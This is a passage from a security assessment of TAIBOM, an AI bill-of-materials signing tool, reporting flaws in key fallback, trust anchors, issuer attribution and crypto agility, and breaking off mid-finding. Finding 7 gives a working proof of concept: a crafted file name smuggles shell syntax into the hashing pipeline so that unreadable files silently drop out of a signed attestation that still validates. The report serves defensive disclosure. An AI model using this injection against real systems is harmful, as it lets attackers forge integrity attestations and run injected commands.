


Figure3–Call Graph Subsection - verifyClaim

And the responsible code is:

```
/**
 * Verifies the claim in a Verifiable Credential (VC).
 * @param {Object} vc - The Verifiable Credential object.
 * @param {string} didRegistryUrl - The URL of the DID registry (e.g., did:example registry endpoint).
 * @returns {boolean} - Whether the VC was successfully verified.
 */
export async function verifyClaim(vc : Object ) : boolean  {  Show usages
  try {
    let didDocument;
    const didUrl : string  = vc.issuer;

    try {
      const response = await fetch(didUrl);
      if (!response.ok) {
        throw new Error(`DID registry lookup failed for ${didUrl}`);
      }
      didDocument = await response.json();
    } catch (error) {
      console.warn(
        data: `Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: ${error.message}`
      );
    }

    let publicKey;
    if (vc.proof && vc.proof.verificationMethod) {
      // Use the public key from `proof.verificationMethod`
      publicKey = vc.proof.verificationMethod;
    } else {
      console.error("No verification method found in the VC or DID document.");
      return false;
    }

    const decodedPublicKey : Uint8Array  = convertToUint8(publicKey);

    const isVerified : boolean  = verify(vc, decodedPublicKey);
    return isVerified;
  } catch (error) {
    console.error("Error during claim verification:", error);
    throw new Error(error);
  }
}
```

Figure4–Function - verifyClaim()

Risk statement

An attacker can manipulate the file verification process by preventing successful key lookup, causing the system to rely on weaker integrity mechanisms or accept unsigned files. This results in TAIBOM providing low-assurance attestations.

Recommendations

- The system should enforce strict integrity verification policies. If a key cannot be retrieved or validated the processing should entirely "fail-safe", requiring manual intervention.
- Avoid downgrade or fallback conditions in all but the most exceptional circumstances.
- Where backwards compatibility or low-assurance situations are required and unavoidable, ensure that manual user intervention is required. For example, requiring a clear and explicit command line argument to be set such as:

```
--downgrade-to-local-keys
```

- Make any such downgrades very clear by logging this to the output console and an on-disk activity log, as well as including this crucial information in any attestations or other tool output.

MEDIUM

4. Weak signing identity as no trust anchor in use

Overview

Severity rating	Medium
Score	49.85
Vector	CWSS:1.0/TI:0.9/AP:1/AL:1/IC:0.9/FC:1/RP:0.7/RL:0.9/AV:0.5/AS:0.9/IN:0.8/SC:1/BI:1/DI:0.6/EX:0.2/EC:1/P:0.7

Affected resources

```
$ taibom generate-identity [options] <name> <email> <role>
```

Issue description

The affected codebase employs the TweetNaCl cryptographic library to generate public-private key pairs for digital signing purposes. It utilises Elliptic Curve cryptography and supports the `Ed25519` curve and provides the primitives that are needed for key generation and associated cryptographic operations.

Trust anchors, such as root certificates, a "web of trust", or a trusted key registry, are used to validate the authenticity of signing identities. Without a trust anchor, there is no verifiable assurance that a given public key belongs to a legitimate or authorised entity.

The application generates signing key pairs using the `TweetNaCl` library but does not anchor these keys within a trusted framework or verification mechanism. The public keys are not signed by a certificate authority or validated through a known trust anchor, nor is there an internal mechanism for asserting key legitimacy. As a result, any entity can generate a valid-looking key pair and claim a legitimate identity. The lack of a trust anchor leaves the system susceptible to impersonation and undermines the integrity of signed messages or objects.

This can be seen in the following graph segments:




Figure5–Generate Key Pair




Figure6–Generate and Sign Verifiable Credential

And in particular this part of the code base:

keys.mjs

```
import nacl from "tweetnacl";
import { Buffer } from "buffer";

/**
 * Generates an Ed25519 key pair and returns them as Base64-encoded strings.
 * @returns {{ pub: string, priv: string }}
 */
export function generateKeyPair() : {priv: string, pub: string} {  Show usages
  const keyPair = nacl.sign.keyPair();
  const seed = keyPair.secretKey.slice(0, 32); // Extract first 32 bytes as private key
  const publicKey : ... = keyPair.publicKey; // Already 32 bytes

  return {
    pub: Buffer.from(publicKey).toString("base64"),
    priv: Buffer.from(seed).toString("base64"),
  };
}
```

Figure7–Function - Generatekeypair()

vc-tools.mjs

```
117  /**
118   * Generates and signs a Verifiable Credential (VC).
119   * @param {Object} credentialSubject - The credential subject data.
120   * @param {string} issuer - The issuer of the VC.
121   * @param {string} schema - The schema for the VC.
122   * @param {string} priv - The private key to sign the VC.
123   * @param {string} pub - The public key to verify the VC.
124   * @returns {Object} The signed Verifiable Credential (VC).
125   */
126  export function generateAndSignVC(  Show usages
127    credentialSubject,
128    issuer,
129    schema,
130    priv,
131    pub
132  ) {
133    const vc = createVC(
134      credentialSubject,
135      issuer: `http://localhost:3001/api/auth/identity?email=${issuer}`,
136      schema
137    );
138
139    // Use the private key to sign the VC (assuming the key is in PEM format)
140    const vcSigned = sign(vc, priv);
141
142    const jsonContent : Object | ... = deepMapToObject(vcSigned);
143    jsonContent.proof.verificationMethod = pub;
144
145    return jsonContent;
146  }
```

Figure8–Function - Generateandsignvc()

It is noted that there are elements of code present that suggest the direction of development is to use of a Decentralised Identity (DID) service to load keys, however this is not available for assessment and there is no associated code base for validating any trust anchors.

Risk statement

Without a trust anchor to validate signing identities, the system cannot reliably distinguish between trusted and malicious actors. Any function that relies on signature verification is therefore weak to attack.

Given this project is squarely aiming to enhance the trust of modern Artificial Intelligence (AI) systems this is a significant omission.

Recommendations

- Continue development of the system to integrate identity services.
- Ensure that the end result enforces the use of trust anchors and full-chain key validation.
- Consider modelling this on standardised Public Key Infrastructure (PKI) approaches

5. Incorrect assertion for issuer attribution

Overview

Severity rating	Medium
Score	39.58
Vector	CWSS:1.0/TI:0.3/AP:0.7/AL:1/IC:1/FC:1/RP:0.6/RL:0.7/AV:0.8/AS:1/IN:0.9/SC:1/BI:0.9/DI:1/EX:0.2/EC:1/P:0.7

Affected resources

All generated Verifiable Credentials (VCs)

`generateAndSignVC()` in vc-tools.mjs

Issue description

Verifiable Credentials (VCs) are tamper-evident, cryptographically verifiable statements made by issuers about a subject. The issuer assertion anchors the credential's trustworthiness and binds the claim to an identity.

In systems handling verifiable credentials, the **`issuer`** field typically refers to a resolvable endpoint or identity provider. Relying on this assertion without validation leads to misleading claims or false attributions.

A credential included an **`issuer`** URI pointing to a web service, but in practice, the data was read from a local file. The system accepted the declared issuer without verifying it, resulting in a false assertion.

The following snippet shows the declared issuer field:

```
"issuer": "http://localhost:3001/api/auth/identity?email=testing@evilwebserver.com"
```

Furthermore, the application immediately attempts to identify local identities should accessing the DID fail. The application does raise a warning message but otherwise silently continues.

The responsible code is:

```
export function generateAndSignVC(
  credentialSubject,
  issuer,
  schema,
  priv,
  pub
) {
  const vc = createVC(
    credentialSubject,
    `http://localhost:3001/api/auth/identity?email=${issuer}`,
    schema
  );  // Use the private key to sign the VC (assuming the key is in PEM format)
  const vcSigned = sign(vc, priv);  const jsonContent = deepMapToObject(vcSigned);
  jsonContent.proof.verificationMethod = pub;  return jsonContent;
}
```

Risk statement

Trust in the credential is assumed by the application and therefore is misplaced should a DID service be unreachable. Downstream systems or auditors may interpret the issuer as an authoritative external identity when it was not involved in the credential generation process.

The impact of a successful attack is considerable as the system is designed to enable trust in datasets and code. Without a reliable trust anchor and the accurate assertions to back this up, the trust in this application will be fundamentally undermined.

The likelihood of a successful attack is medium. This is largely owing to the trivial nature of performing the attack and the difficulty to detect it in a meaningful manner.

Recommendation

- Ensure that the issuer is correctly reflected in the Verifiable Credential.
- Reject claims that are chained to local identities. If this is not possible in its entirety, ensure that this is the default behaviour and requires that the user actively chooses to override this configuration with suitable warnings.

6. Lack of cryptographic agility

Overview

Severity rating	Medium
Score	36.06
Vector	CWSS:1.0/TI:0.9/AP:1/AL:1/IC:0.7/FC:1/RP:0.6/RL:1/AV:0.5/AS:0.8/IN:0.1/SC:1/BI:1/DI:1/EX:0.2/EC:1/P:0.7

Affected resources

All TAIBOM generation functionality via `getHash()` in file-utils.mjs

`generateKeyPair()` in keys.mjs

Issue description

Cryptographic agility refers to the ability of a system to easily switch between cryptographic algorithms or configurations in response to emerging threats, changes in compliance requirements, or evolving use cases. A system lacking such flexibility risks becoming outdated or insecure in the face of cryptographic advancements as well as being unsuitable to deliver its objects within a given context.

The application uses fixed cryptographic primitives and configurations, with no user-configurable options to tailor the cryptography to specific deployment contexts. This rigid design prevents the replacement or upgrading of algorithms such as SHA256 or Ed25519 without deep architectural changes. Furthermore, the attestation that is produced only specifies the algorithm used for the key / identity components. Such as in the following example:


```
{
  "@context": [
    "https://www.w3.org/ns/credentials/v2"
  ],
  "id": "urn:uuid:61f83925-f298-447b-87a8-def2238c9d95",
  "type": "VerifiableCredential",
  "issuer": "http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com",
  "credentialSubject": {
    "hash": "ca2ff1cfd983c280ff2c677320ca30c741829a2358d807d3bb581424b4e5f009",
    "label": "Training",
    "lastAccessed": "2025-03-27T15:53:22.136Z",
    "location": {
      "path": "file:///media/sf_DATA/FIDUCIA-PRETIOSA-202403/altdataset/archive/.",
      "type": "local"
    },
    "name": "."
  },
  "validFrom": "2025-03-27T15:53:02.415Z",
  "credentialSchema": {
    "id": "https://github.com/nqminds/Trusted-AI-BOM/blob/main/packages/schemas/src/taibom-schemas/10-
data.v1.0.0.schema.yaml",
    "type": "JsonSchema"
  },
  "proof": {
    "type": "Ed25519Signature2018",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "ywQgxjx8Ger7kZ409WjiHlrl2V6iUbSIcDjIBPw+mo0=",
    "proofValue": "ylym93UidOXBwPUskysRxkyB0EJYrJ6wv5l9WotavZdFVBz/Vhz91GGVd3r0o6xG9u4huA6nXa58JJu4XvAoAw=="
  }
}
```

Risk statement

Lack of cryptographic agility limits the system's long-term security and immediate-term utility. It inhibits response to known vulnerabilities, prevents optimisation for various trust and performance requirements, and blocks migration to stronger or more efficient cryptographic methods.

Recommendations

- Refactor the cryptographic subsystem to support modular, configurable algorithm selection via secure configuration files.
- Ensure that cryptographic configuration and algorithms are included in the output attestations.
- Ensure that confirmed cryptographically insecure configurations are not permitted for new identity or attestation generation. Allow deprecated configurations but raise warnings about future use. Retain backwards compatibility for validation but raise warnings to ensure there is no ambiguity about the quality of the attestation and any trust that can be derived from it.

7. System can be tricked into ignoring certain files

Overview

Severity rating	Medium
Score	35.64
Vector	CWSS:1.0/TI:0.9/AP:1/AL:1/IC:0.9/FC:1/RP:0.6/RL:0.9/AV:0.5/AS:0.9/IN:0.1/SC:1/BI:0.9/DI:0.2/EX:0.2/EC:1/P:0.7

Affected resources

`$ taibom data-taibom identity@example.com /path/to/data` (and associated taibom generating command line arguments)

`directoryExists()` in file-utils.mjs

`getHash()` in file-utils.mjs

`runBashCommand()` in cli.mjs

Issue description

It is possible to trick the TAIBOM generating functionality to silently omit specific files from the TAIBOM VC attestation. The following describes the process for demonstrating and achieving this.

Prepare the data directory with the contents of your choice:

```
$ cat datapermstest/test*
Hello
World
Prepare
not
to
DIE
```

Change the permissions on one or more of the files so that the TAIBOM routines are unable to read its contents:

```
$ chmod 155 test4
$ ls -lash
total 36K
4.0K drwxr-xr-x  2 user user 4.0K Apr  8 16:46 .
4.0K drwx------ 27 user user 4.0K Apr  8 16:44 ..
4.0K -rw-r--r--  1 user user    7 Apr  8 16:44 test1
4.0K -rw-r--r--  1 user user    7 Apr  8 16:44 test2
4.0K -rw-r--r--  1 user user    9 Apr  8 16:44 test3
4.0K ---xr-xr-x  1 user user    5 Apr  8 16:45 test4
4.0K -rw-r--r--  1 user user    6 Apr  8 16:45 test5
4.0K -rw-r--r--  1 user user    4 Apr  8 16:45 test6
```

This is demonstrated by now being unable to read its contents on the command line:

```
$ cat datapermstest/test*
Hello
World
Prepare
cat: datapermstest/test4: Permission denied
to
DIE
```

The system makes a single OS function call with a command pipeline like the following:

```
$ find "datapermstest" -type f -exec sha256sum {} + | sort | sha256sum | awk '{print $1}'
```

This collects all files in all subdirectories, identifies the filename and path, and hashes the contents of each file before then sorting the output, hashing it again and then selecting the relevant parts to return.

The following example shows a modified version of that command which exits before the second stage of the pipeline is executed as well as disposes of all error (**`stderr`**) output.

```
$ find "datapermstest" -type f -exec sha256sum {} + 2>/dev/null; # -type f -exec sha256sum {} + | sort | sha256sum
| awk '{print $1}'
12c06d1cb712dd06b305e23ea1f58c3032b3870788d928a107ad7bc1a911957b  datapermstest/test3
d5c31664ae1a39ee5c9c9604d2dd3c6a0d1bbf3f07c4e96393958dcb3034b9ee  datapermstest/test5
d9277bb2f41c4b7fdfb307eb6f604f1c490d235f36ee193d3c3944eb791921f1  datapermstest/test6
34fab9e8ce578704aa5ecb7adfbd1276ebedf1315d238cc158a5b3abef36f779  datapermstest/test2
a4cfc596d52c95b51ab28b4def04f83da35cd3a4c6db1b6001d4d0fa41809221  datapermstest/test1
```

As seen above, the file without read permissions is not listed above.

The TAIBOM generation routines check that the data directory being provided is a valid path, however, this routine also conflates directories and files. Whether this is a directory or a file, it is possible to trick this routine by including the alternative find command in a file or directory. This can be achieved with the below OS command:

```
$ touch dummy && mv dummy $'.\\042 -type f -exec sha256sum {} + 2>discard  | sort | sha256sum | awk "{print $1}"
#'
```

To embed this into the TAIBOM generation routine all forward slashes need to be removed from the alternative command. This is why there is octal escape sequences in the above OS command. Discard error output in a safe manner can be achieved by symlinking **`/dev/null`** to a local file - this does not taint the data set because symlinked files are not captured by the **`find`** command being issued.

```
$ ln -s /dev/null discard
```

The data directory now looks like the following:

```
$ ls  -lash
total 36K
4.0K drwxr-xr-x  2 user user 4.0K Apr  8 18:23  .
4.0K drwx------ 27 user user 4.0K Apr  8 17:45  ..
   0 lrwxrwxrwx  1 user user    9 Apr  8 18:05  discard -> /dev/null
4.0K -rw-r--r--  1 user user    7 Apr  8 16:44  test1
4.0K -rw-r--r--  1 user user    7 Apr  8 16:44  test2
4.0K -rw-r--r--  1 user user    9 Apr  8 16:44  test3
4.0K ---xr-xr-x  1 user user    5 Apr  8 16:45  test4
4.0K -rw-r--r--  1 user user    5 Apr  8 16:48  test5
4.0K -rw-r--r--  1 user user    4 Apr  8 16:45  test6
   0 -rw-r--r--  1 user user    0 Apr  8 18:07 "." -type f -exec sha256sum {} + 2>discard  | sort | sha256sum |
awk "{print $1}" #'
```

Not this is set up, the TAIBOM generation can be completed with the following command:

```
$ taibom data-taibom taibom@evilwebserver.com $'/home/user/datapermstest/.\042 -type f -exec sha256sum {} +
2>discard  | sort | sha256sum | awk "{print $1}" #'
Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: request to
http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com failed, reason: connect
ECONNREFUSED ::1:3001
Identity keys for 'taibom@evilwebserver.com' found.
Data directory '/home/user/datapermstest/." -type f -exec sha256sum {} + 2>discard  | sort | sha256sum | awk
"{print $1}" #' verified.
/home/user/.taibom/taibom@evilwebserver.com/private.key
/home/user/.taibom/taibom@evilwebserver.com/public.key
VC Signed data has been written to /home/user/datapermstest/TAIBOM-data-748b8b75-a986-4a27-9453-00fed26694b7.json
```

Crucially this shows that the VC has been written correctly and that no error or warning message is shown, though the data directory does look a little strange to those who spot it.

The VC that is generated without read permissions on one file, looks like the following:

```
$ cat /home/user/datapermstest/TAIBOM-data-748b8b75-a986-4a27-9453-00fed26694b7.json | jq
{
  "@context": [
    "https://www.w3.org/ns/credentials/v2"
  ],
  "id": "urn:uuid:748b8b75-a986-4a27-9453-00fed26694b7",
  "type": "VerifiableCredential",
  "issuer": "http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com",
  "credentialSubject": {
    "hash": "a55096a7c0c85788d93592558463f762d9b3569c22626733423cb4c4c0ec61fe  -",
    "label": "Training",
    "lastAccessed": "2025-04-08T19:05:11.342Z",
    "location": {
      "path": "file:///home/user/datapermstest/.\" -type f -exec sha256sum {} + 2>discard  | sort | sha256sum |
awk \"{print $1}\" #",
      "type": "local"
    },
    "name": ".\" -type f -exec sha256sum {} + 2>discard  | sort | sha256sum | awk \"{print $1}\" #"
  },
  "validFrom": "2025-04-08T19:05:11.307Z",
  "credentialSchema": {
    "id": "https://github.com/nqminds/Trusted-AI-BOM/blob/main/packages/schemas/src/taibom-schemas/10-
data.v1.0.0.schema.yaml",
    "type": "JsonSchema"
  },
  "proof": {
    "type": "Ed25519Signature2018",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "ywQgxjx8Ger7kZ409WjiHlrl2V6iUbSIcDjIBPw+mo0=",
    "proofValue": "cGbOSRQNndzEp+v14rUuPo9FUazX6GkJaNCmimPpcnCINWAdiqVPPJ3/OHVAJDNNdh8XyaimxRiYRu6fmL5XBQ=="
  }
}
```

And this VC can be validated without any error or warning messages, or even strange data directories being displayed to the user:

```
$ taibom validate-data TAIBOM-data-748b8b75-a986-4a27-9453-00fed26694b7.json
Warning: Unable to fetch DID document from registry. Falling back to proof.verificationMethod. Error: request to
http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com failed, reason: connect
ECONNREFUSED ::1:3001
Rehashing file location & Verifying
TAIBOM claim urn:uuid:748b8b75-a986-4a27-9453-00fed26694b7 VALIDATED
```

For comparison, a TAIBOM of the same data directory in exactly the same manner but with full read permissions on all files produces the following VC:


```
$ cat /home/user/datapermstest/TAIBOM-data-bb254f77-d272-4e02-9397-96b3ea067bc6.json | jq
{
  "@context": [
    "https://www.w3.org/ns/credentials/v2"
  ],
  "id": "urn:uuid:bb254f77-d272-4e02-9397-96b3ea067bc6",
  "type": "VerifiableCredential",
  "issuer": "http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com",
  "credentialSubject": {
    "hash": "8d1e7d23e306b3ab42beb95acc74ac58dc710e5c4bba6606e6e907cccb650c50  -",
    "label": "Training",
    "lastAccessed": "2025-04-08T17:21:43.517Z",
    "location": {
      "path": "file:///home/user/datapermstest/.\" -type f -exec sha256sum {} + 2>discard  | sort | sha256sum |
awk \"{print $1}\" #",
      "type": "local"
    },
    "name": ".\" -type f -exec sha256sum {} + 2>discard  | sort | sha256sum | awk \"{print $1}\" #"
  },
  "validFrom": "2025-04-08T17:21:43.488Z",
  "credentialSchema": {
    "id": "https://github.com/nqminds/Trusted-AI-BOM/blob/main/packages/schemas/src/taibom-schemas/10-
data.v1.0.0.schema.yaml",
    "type": "JsonSchema"
  },
  "proof": {
    "type": "Ed25519Signature2018",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "ywQgxjx8Ger7kZ409WjiHlrl2V6iUbSIcDjIBPw+mo0=",
    "proofValue": "PIIb0TqwIRW/MrrUddzVV4XLYQVPAQtsQUOXI7Rt1/zuZBd1c7I5s07wSO9QWXa5h8um6EzjQqhVaKnbtPjNDQ=="
  }
}
```


Which shows that a different hash is generated.

This works because the **`runBashCommand`** function checks for a non-zero exit code but is configured to only get the exit code from the last command in the pipeline. The same function also checks for any contents in **`stderr`** which would represent that one of the commands in the pipeline had an error, but as this is being silently discarded no such condition ever gets triggered.

From a call graph perspective, the following occurs. First the call to **`directoryExists`** is completed:




Figure9–Function Call Graph - Directoryexists()

Next the system string-builds the hash generation command in the **`getHash`** function:

